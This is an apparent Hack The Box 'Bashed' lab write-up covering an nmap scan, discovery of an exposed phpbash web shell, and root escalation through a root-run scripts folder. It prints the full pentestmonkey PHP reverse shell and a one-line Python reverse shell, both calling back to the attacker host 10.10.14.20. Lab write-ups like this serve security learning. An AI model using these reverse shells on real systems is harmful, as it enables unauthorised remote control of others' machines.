**Hackthebox Bashed**

Starting terminal for nmap scan on 10.10.10.68

nmap -T4 -p- -A 10.10.10.68

Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-15 13:10 EST

Nmap scan report for 10.10.10.68

Host is up (0.10s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: Arrexel's Development Site

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:

OS:SCAN(V=7.70%E=4%D=11/15%OT=80%CT=1%CU=31921%PV=Y%DS=2%DC=T%G=Y%TM=5FB170

OS:1D%P=x86\_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OP

OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST

OS:11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC

OS:N(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=

OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(

OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%

OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N

OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C

OS:D=S)

Network Distance: 2 hops

TRACEROUTE (using port 995/tcp)

HOP RTT ADDRESS


1 103.95 ms 10.10.14.1

2 104.09 ms 10.10.10.68


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 267.03 seconds

I go to the website:




After some enumeration, you can see :


That the URl above has a directory.

I opened dirbuster and ran a brute force for directories and php files in this 10.10.10.68

Like the URL above, I was able to navigate to 10.10.10.68/devs/phpbash.php



Success! We have a shell , now lets check what access we have



Only user access but we found the first flag!

I navigated to the upload’s directory,

I googled php reverse shell

I was able to find a <?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

//

// In all other respects the GPL version 2 applies:

//

// This program is free software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License version 2 as

// published by the Free Software Foundation.

//

// This program is distributed in the hope that it will be useful,

// but WITHOUT ANY WARRANTY; without even the implied warranty of

// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

// GNU General Public License for more details.

//

// You should have received a copy of the GNU General Public License along

// with this program; if not, write to the Free Software Foundation, Inc.,

// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. If these terms are not acceptable to

// you, then do not use this tool.

//

// You are encouraged to send comments, improvements or suggestions to

// me at pentestmonkey@pentestmonkey.net

//

// Description

// -----------

// This script will make an outbound TCP connection to a hardcoded IP and port.

// The recipient will be given a shell running as the current user (apache normally).

//

// Limitations

// -----------

// proc\_open and stream\_set\_blocking require PHP version 4.3+, or 5+

// Use of stream\_select() on file descriptors returned by proc\_open() will fail and return FALSE under Windows.

// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

//

// Usage

// -----

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set\_time\_limit (0);

$VERSION = "1.0";

$ip = '10.10.14.20'; // CHANGE THIS

$port = 1234; // CHANGE THIS

$chunk\_size = 1400;

$write\_a = null;

$error\_a = null;

$shell = 'uname -a; w; id; /bin/sh -i';

$daemon = 0;

$debug = 0;

//

// Daemonise ourself if possible to avoid zombies later

//

// pcntl\_fork is hardly ever available, but will allow us to daemonise

// our php process and avoid zombies. Worth a try...

if (function\_exists('pcntl\_fork')) {

// Fork and have the parent process exit

$pid = pcntl\_fork();

if ($pid == -1) {

printit("ERROR: Can't fork");

exit(1);

}

if ($pid) {

exit(0); // Parent exits

}

// Make the current process a session leader

// Will only succeed if we forked

if (posix\_setsid() == -1) {

printit("Error: Can't setsid()");

exit(1);

}

$daemon = 1;

} else {

printit("WARNING: Failed to daemonise. This is quite common and not fatal.");

}

// Change to a safe directory

chdir("/");

// Remove any umask we inherited

umask(0);

//

// Do the reverse shell...

//

// Open reverse connection

$sock = fsockopen($ip, $port, $errno, $errstr, 30);

if (!$sock) {

printit("$errstr ($errno)");

exit(1);

}

// Spawn shell process

$descriptorspec = array(

0 => array("pipe", "r"), // stdin is a pipe that the child will read from

1 => array("pipe", "w"), // stdout is a pipe that the child will write to

2 => array("pipe", "w") // stderr is a pipe that the child will write to

);

$process = proc\_open($shell, $descriptorspec, $pipes);

if (!is\_resource($process)) {

printit("ERROR: Can't spawn shell");

exit(1);

}

// Set everything to non-blocking

// Reason: Occsionally reads will block, even though stream\_select tells us they won't

stream\_set\_blocking($pipes[0], 0);

stream\_set\_blocking($pipes[1], 0);

stream\_set\_blocking($pipes[2], 0);

stream\_set\_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

// Check for end of TCP connection

if (feof($sock)) {

printit("ERROR: Shell connection terminated");

break;

}

// Check for end of STDOUT

if (feof($pipes[1])) {

printit("ERROR: Shell process terminated");

break;

}

// Wait until a command is end down $sock, or some

// command output is available on STDOUT or STDERR

$read\_a = array($sock, $pipes[1], $pipes[2]);

$num\_changed\_sockets = stream\_select($read\_a, $write\_a, $error\_a, null);

// If we can read from the TCP socket, send

// data to process's STDIN

if (in\_array($sock, $read\_a)) {

if ($debug) printit("SOCK READ");

$input = fread($sock, $chunk\_size);

if ($debug) printit("SOCK: $input");

fwrite($pipes[0], $input);

}

// If we can read from the process's STDOUT

// send data down tcp connection

if (in\_array($pipes[1], $read\_a)) {

if ($debug) printit("STDOUT READ");

$input = fread($pipes[1], $chunk\_size);

if ($debug) printit("STDOUT: $input");

fwrite($sock, $input);

}

// If we can read from the process's STDERR

// send data down tcp connection

if (in\_array($pipes[2], $read\_a)) {

if ($debug) printit("STDERR READ");

$input = fread($pipes[2], $chunk\_size);

if ($debug) printit("STDERR: $input");

fwrite($sock, $input);

}

}

fclose($sock);

fclose($pipes[0]);

fclose($pipes[1]);

fclose($pipes[2]);

proc\_close($process);

// Like print, but does nothing if we've daemonised ourself

// (I can't figure out how to redirect STDOUT like a proper daemon)

function printit ($string) {

if (!$daemon) {


print "$string\n";

}

}

?>


I saved it to my desktop and uploaded it on the machine



For the rev.php to work, I have to listen on port 80




Then I also go to nc -nvlp 1234 from the php file



Now I go to my website


And run

10.10.10.68/uploads/rev.php




I am in but still only have user access


Now, I must try to get the bin/bash folder manually




Success! But I still can’t run root access commands



After doing some more enumeration, I was able to notice a file in the root folder called scripts




I navigated to it



I saw a python test and a test.txt and is showing real time for the file

I cat the python file to see what it is doing:




This is it!

This is how we are going to get root access. I googled python reverse shell

I found:


import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.14.20",2345));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);

I saved this test.py in my desktop and uploaded on my shell




Success!

Now we must listen on port 80




And nc our new port 2345



Success!

We have root access

Now time to find the flag



Success!